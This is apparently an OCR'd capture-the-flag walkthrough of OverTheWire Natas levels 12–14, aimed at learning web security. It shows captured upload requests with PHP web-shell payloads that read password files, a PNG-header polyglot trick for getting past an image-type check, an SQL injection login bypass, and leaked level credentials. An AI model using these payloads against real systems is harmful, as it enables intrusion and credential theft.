


```
1000
-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="filename"

5izk5k5etd.jpg
-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="uploadedfile"; filename="Untitled.png"
Content-Type: image/png
```




```
5izk5k5etd.jpg
-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="uploadedfile"; filename="Untitled.png"
Content-Type: image/png
```

I make the following changes to the request and click forward to get the password for the next level.




```
5izk5k5etd.php
-----------------------------100338947049113565119111114392
Content-Disposition: form-data; name="uploadedfile"; filename="Untitled.php"
Content-Type: appplication/php

<? php  echo passthru ('cat /etc/natas_webpass/natas13' ); ?>
-----------------------------100338947049113565119111114392--
```

('cat /etc/natas_webpass/natas13') because at introduction it says that all the passwaords are stored here.



NATAS12

The file upload/su5xe8y8pm.php has been uploaded
View sourcecode




```
�lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9 �
```

Level 12→Level 13

Username: natas13
URL: http://natas13.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


Kali Linux [Running] - Oracle VM VirtualBox
Applications
Places
Firefox ESR
Aug 27 09:58
natas13.natas.labs.overthewire.org
NATAS13
Browse...
Upload File


For security reasons, we now only accept image files!

Choose a JPEG to upload (max 1KB):

No file selected.

View sourcecode

For this also need a picture but now it says it only accept image files this says that we cannot update it to an PHP script
Open burrpsuite and capture the request use Repeater tab to perform the attack here once we use the previous attack for this it gives an error message



Aug 27 11:08
Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Settings
Learn
Send Cancel
Target: http://natas13.natas.labs.overthewire.org HTTP/1
Request
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 3
Request headers 13
Response headers 6
0 matches
Response
Pretty Raw Hex Render
NATAS13
Submit Token
View sourcecode

```
Upgrade-Insecure-Requests: 1

-----------------------------30072948865038775681397797193
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
-----------------------------30072948865038775681397797193
Content-Disposition: form-data; name="filename"

z01cjo10c7.php
-----------------------------30072948865038775681397797193
Content-Disposition: form-data; name="uploadedfile"; filename="Untitled.php"
Content-Type: application/php

<?php echo passthru('cat /natas_webpass/natas14'); ?>
-----------------------------30072948865038775681397797193--
```

For security reasons, we now only accept image files!

File is not an image

So, we must overcome this through different techniques. For that our php code must be added to the end of the garbage code after the header of the image or if we want can add it the middle too so then we can keep the header and footer as the image now edited code says application/php but it won't interpreted as php, because header is seems to be like a image .this is done because even high end firewalls are checking only the first few bytes at the beginning of the file and in some cases they might check the footer whether how a proper image is ended.



```
POST /index.php HTTP/1.1
Host: natas13.natas.labs.overthewire.org
Content-Length: 917
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxMzpsVzNqWVJJMDJaS0RCYjhWdFFCVTFmNmVEUm82V0VqOQ==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Origin: http://natas13.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLi4YoQmtFA9fpW1G
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http://natas13.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryLi4YoQmtFA9fpW1G
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundaryLi4YoQmtFA9fpW1G
Content-Disposition: form-data; name="filename"

tjcbav4qcm.php
------WebKitFormBoundaryLi4YoQmtFA9fpW1G
Content-Disposition: form-data; name="uploadedfile"; filename="Untitled.php"
Content-Type: application/php

□PNG

IHDR□ "□vÙsRGB®ÎégAMA±□üa pHYsÃÃÇo¨dSIDATx^íÁ1Â õOm/ □□ú□)mÈ¨IEND®B`□
<?php echo passthru(' cat /etc/natas_webpass/natas14');?>
------WebKitFormBoundaryLi4YoQmtFA9fpW1G--
```


NATAS13

For security reasons, we now only accept imag

The file upload/dhjdc9mb9m.php has been uploaded

View sourc

Now copy this and past it in the URL as follows, then can get the password for the next level.




```
<script>var wechallinfo = { "level": "natas13", "pass": "lW3jYRI02ZKDBb8Vt
head>
<body>
<h1>natas13</h1>
<div id="content">
For security reasons, we now only accept image files!<br/><br/>

The file <a href="upload/dhjdc9mb9m.php">upload/dhjdc9mb9m.php</a> has bee
><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

http://natas13.natas.labs.overthewire.org/upload/dhjdc9mb9m.php


Level 13→Level 14

Username: natas14
URL: http://natas14.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.


natas13.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org
NATAS14
Username:
Password:
Login
View sourcecode

In here we must SQL injection because when I added admin" as username it gives following error message from the database


natas13.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org/
natas14.natas.labs.overthewire.org/index.php
NATAS14
View sourcecode

```
Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool
given in /var/www/natas/natas14/index.php on line 24
Access denied!
```


It like SELECT *
FROM USERS
WHERE username = "<input>" AND password ="<input>"

So when type admin" it breaks the syntax it can be identified through this mysqli_num_rows() code segment so in here we must break the syntax using the inputs for the we make the following changes.

WHERE username = “” OR “TEST” = “TEST” AND password = “” OR “TEST” = “TEST”
“” - This username can be Null.
“TEST” = “TEST” - This is Boolean value where the condition is always true same goes with the password in first and last double quote we don’t want to type because it is already in the syntax of the backend.


Then after typing” OR “TEST” = “TEST in input field we can get the password for the next level.

” OR “1” = “1 or can type this also


natas14.natas.labs.overthewire.org

NATAS14

Username: " OR "TEST" = "TEST
Password: " OR "TEST" = "TEST


natas14.natas.labs.overthewire.org/index.php

NATAS14

